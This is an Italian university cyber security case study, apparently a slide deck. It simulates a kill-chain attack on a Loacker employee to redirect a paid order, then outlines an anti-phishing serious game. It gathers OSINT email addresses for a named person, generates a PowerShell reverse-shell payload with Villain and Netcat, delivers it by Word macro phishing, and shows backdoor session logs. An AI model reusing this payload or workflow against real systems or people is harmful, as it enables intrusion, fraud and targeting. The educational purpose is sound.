



UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO

CASO DI STUDIO

Di Maria Grazia Miccoli e Gabriele Marrano

Introduzione

Il caso di studio è stato creato per il corso di Cyber Security dell' anno 2022/2023.


- **Obiettivo:** Ottenere prodotti gratuiti manipolando un file aziendale di Loacker.
- **Descrizione:** Manipolazione di un file per dirottare un ordine online già pagato.
- **Modus operandis:**
 - Trovare dipendente del servizio clienti.
 - Prendere il controllo del dispositivo per osservare il cambio di indirizzo.
- **Risultato:** Ottenere un ordine gratuito senza pagamento.



FASE DI ATTACCO

Utilizzo delle sette fasi della Cyber Kill Chain per attaccare l'asset sensibile, ovvero il presunto file con le informazioni degli ordini effettuati:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control
- Actions on Objectives



[Back to Agenda Page](#)

Reconnaissance

[Back to Agenda Page](#)

La fase di Reconnaissance è la prima fase della Cyber Kill Chain e implica la raccolta di informazioni sull'obiettivo dell'attacco. Sono state usate tecniche OSINT, principalmente divisibili in quattro sottofasi:

- Discovery
- Discrimination
- Distillation
- Dissemination

Email	Date	Domain
davide.tumminelli@gmail.com	2019-07-19	gmail.com
davide.tumminelli@recoo.it	2020-07-02	recoo.it
davide@me.com	2019-08-18	me.com
davide@lagnacogroup.it	2018-06-24	lagnacogroup.it
dt@free.fr	2018-11-18	free.fr
dt@yandex.ru	2019-06-20	yandex.ru
davide@yahoo.it	2018-06-27	yahoo.it
davide@eliedue.it	2019-02-10	eliedue.it
td@microsoft.com	2019-06-19	microsoft.com
td@live.com.au	2018-06-25	live.com.au

The screenshot shows a LinkedIn profile for 'davide.tumminelli'. At the top, there's a search bar and navigation links for Home, Chi siamo, Post, Lavoro, and Persone. Below the profile picture, there are three sections labeled 'Collegati' (Connections) for different users: Marco, Vera, and another user whose profile picture is partially visible. A 'Find email address' button is also present. On the left, a sidebar shows 'Related emails' with a list of 10 entries from various domains like gmail.com, recoo.it, me.com, lagnacogroup.it, free.fr, yandex.ru, yahoo.it, eliedue.it, microsoft.com, and live.com.au, each with a date and domain listed.

Weaponization

[Back to Agenda Page](#)

La fase di weaponization è la seconda fase di un attacco informatico, in cui l'attaccante crea o identifica un malware da utilizzare per l'attacco.


Il malware coinvolge tipicamente la combinazione di un software per l'accesso remoto (cavallo di Troia) e uno sfruttamento (exploit) di una vulnerabilità del sistema.

Nel caso di studio in questione, è stato utilizzato il tool Villain per creare un payload mirato all'apertura di una "reverse shell", e Netcat, un tool a riga di comando, per la scrittura e la lettura dei file in rete.



The screenshot shows the Villain tool's user interface. At the top, it displays the Villain logo and the word "Unleashed". Below this, there are three sections of text: "[Meta]" information, "[Info]" service initialization details, and "[Cmd]" command-line options. The "[Cmd]" section includes a command-line interface for generating payloads and starting services.

```
villain > generate payload=windows/netcat/custom_powershell_reverse_tcp lhost=192.168.1.111 lport=4444  
Generating backbone payload...  
Start-Process $Powershell =powershell.exe -ArgumentList ($TCPClient = New-Object System.Net.Sockets.TcpClient("192.168.1.111", 4444);$NetStream = $TCPClient.GetStream();$NetStream.Write($Command,[System.Text.Encoding]::UTF8).Length;$NetStream.Flush();$NetStream.Read($Buffer, 0, $NetStream.available([System.Text.Encoding]::UTF8).Length);$Buffer[0..$NetStream.available([System.Text.Encoding]::UTF8)-1]);$Buffer[0..$NetStream.available([System.Text.Encoding]::UTF8)-1])  
[Meta] Created by t3l3machus  
[Meta] Follow on Twitter, HTB, GitHub: @t3l3machus  
[Meta] Thank you!  
[Info] Initializing required services:  
[0.0.0.0:6501] :: Team Server  
[0.0.0.0:4443] :: Netcat TCP Multi-Handler  
[0.0.0.0:8080] :: HoaxShell Multi-Handler  
[0.0.0.0:8888] :: HTTP File Smuggler
```




Delivery

[Back to Agenda Page](#)

La consegna è la terza fase di un attacco informatico, in cui l'arma cyber (creata nella fase di armamento) viene trasmessa all'obiettivo.


Nel caso di studio, è stata scelta la tecnica del phishing come modalità di consegna del file Word.



Exploitation

[Back to Agenda Page](#)

In questa quarta fase, si sfruttano le vulnerabilità. Nel nostro caso, presupponendo che Davide si sia fidato dell'email inviatagli a nome di Enrico, dopo aver scaricato l'allegato ed averci cliccato sopra per visualizzare il contenuto, si avvierà in modo automatico la macro di Office con il codice malevolo.



Installation

[Back to Agenda Page](#)

L'installazione è la quinta fase di un attacco informatico, in cui l'obiettivo è installare all'interno del sistema bersaglio un malware che permetta all'attaccante di rimanere all'interno del sistema in modo persistente.

Nel caso di studio, l'installazione della reverse shell è considerata come l'apertura stessa della reverse shell nella fase precedente. La reverse shell si avvia automaticamente e in modo nascosto.

```
[shell] Backdoor session established on 172.29.48.193
Villain > sessions

Session ID          IP Address      OS Type    User        Owner    Status
a1eefb-07b6eb-37e42d 172.29.48.193 Windows   WINDOWS\root  self    Active

Villain > shell a1
Failed to interpret session_id.
Villain > shell a1eefb-07b6eb-37e42d

This session is unstable. Consider running a socket-based rebash process in it.
Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.


WINDOWS\root>
```

Command and Control

[Back to Agenda Page](#)

Nella penultima fase, si accede al dispositivo della vittima e si prende il controllo. Nel nostro caso, una volta attivata la reverse shell in modo automatico, il listener, avviato a sua volta sulla macchina attaccante, avrà aperto una connessione con netcat tra se stessa e la vittima.

Da questo momento si ha il controllo della vittima, è possibile spostarsi all'interno della memoria e cercare i file d'interesse.



The screenshot shows a Windows terminal window with two command-line sessions. The top session is at the root directory (C:\Users\root) and lists various system files and folders like Desktop, Documents, Downloads, and Pictures. The bottom session is in the Desktop folder and shows a single file named 'Databaseclient1.txt' with a size of 472 bytes. The terminal window has a dark theme and includes a status bar with the user 'Uino@Uino ~\Villain' and the date '09/05/2023'.

```
Uino@Uino ~\Villain
File Azioni Modifica Visualizza Aiuto
Directory: C:\Users\root
Mode LastWriteTime Length Name
d-r--r-- 09/05/2023 17:44 20 Objects
d-r--r-- 09/05/2023 17:44 Contacts
d-r--r-- 23/05/2023 11:122 Desktop
d-r--r-- 09/05/2023 17:44 Documents
d-r--r-- 09/05/2023 17:44 Downloads
d-r--r-- 09/05/2023 17:44 Favorites
d-r--r-- 09/05/2023 17:44 Links
d-r--r-- 09/05/2023 17:44 Music
d-r--r-- 09/05/2023 17:44 OneDrive
d-r--r-- 09/05/2023 17:44 Pictures
d-r--r-- 09/05/2023 17:44 Saved Games
d-r--r-- 09/05/2023 17:44 Searches
d-r--r-- 09/05/2023 17:44 Videos
d--r--r-- 26/05/2023 11:138 1000x800x32

Uino@Uino\root> cd Desktop
Uino@Uino\root> ls

Directory: C:\Users\root\Desktop
Mode LastWriteTime Length Name
d--r--r-- 23/05/2023 10:054 472 Databaseclient1.txt

Uino@Uino\root>
```

Actions on Objectives

[Back to Agenda Page](#)

L'ultima fase consiste nel vero e proprio attacco al sistema obiettivo. Nel nostro caso, andremo effettivamente a trovare l'eventuale file in cui vengono descritti gli ordini e a cambiare l'indirizzo di destinazione di un ordine già fatto e pagato.

```
WIND005\root> cat Databaseclienti.txt
+-----+-----+-----+-----+-----+
| Cliente | Nome | Cognome | N.indir | Indirizzo consegna |
+-----+-----+-----+-----+-----+
| 1 | Luciano | Spalletti | 47 | Via Napoli |
| 2 | Maurizio | Serra | 27 | Via Lazio |
| 3 | Simone | Inzaghi | 27 | Via Inter |
| 4 | Stefano | Pioli | 18 | Via Milan |
| 5 | Gian Piero | Gasperini | 16 | Via Atalanta |
| 6 | Josè | Mourinhho | 12 | Via Roma |
| 7 | Acquafresca | Allegri | 20 | Via dei Gatti |
| 8 | Raffaele | Palladino | 8 | Via Monza |
| 9 | Vincenzo | Italiano | 7 | Via Fiorentina |
| 10 | Thiago | Motta | 3 | Via Bologna |
+-----+-----+-----+-----+-----+
Database clienti aggiornato a data: 20/05/2023
```

PROGETTAZIONE SERIOUS GAME

Di Gabriele Marrano e Maria Grazia Miccoli



[Back to Agenda Page](#)

ASPETTI DIDATTICI

- ARGOMENTO SCELTO: Spearphishing
- OBIETTIVO DI APPRENDIMENTO DEL SERIOUS GAME: formare gli utenti sul rilevamento e la mitigazione di un messaggio di phishing.
- TARGET: adulti, principalmente dipendenti aziendali

ASPETTI LUDICI

"The Red Man" è un gioco che si svolge nel mondo degli gnometti Loacker e ha lo scopo di formare i dipendenti dell'azienda Loacker riguardo alla sicurezza informatica. Nel gioco, un nuovo dipendente di nome Blue arriva in azienda e viene avvertito dagli gnometti buoni che il loro nemico, Red Man, vuole sfruttare la sua inesperienza per accedere ai dati sensibili dell'azienda. Red Man sfida Blue, inviandogli messaggi di phishing e altre trappole. Blue deve fare scelte per proteggersi e ogni scelta giusta fa scomparire uno gnomo nemico, mentre ogni scelta sbagliata fa scomparire uno gnomo buono. Dopo ogni risposta, verrà spiegato all'utente il motivo per cui l'azione scelta è corretta o errata.

ASPETTI TECNOLOGICI

- DISPOSITIVI RICHIESTI: pc o smartphone

PROTOTIPO SERIOUS GAME

Prototipo Figma

[Back to Agenda Page](#)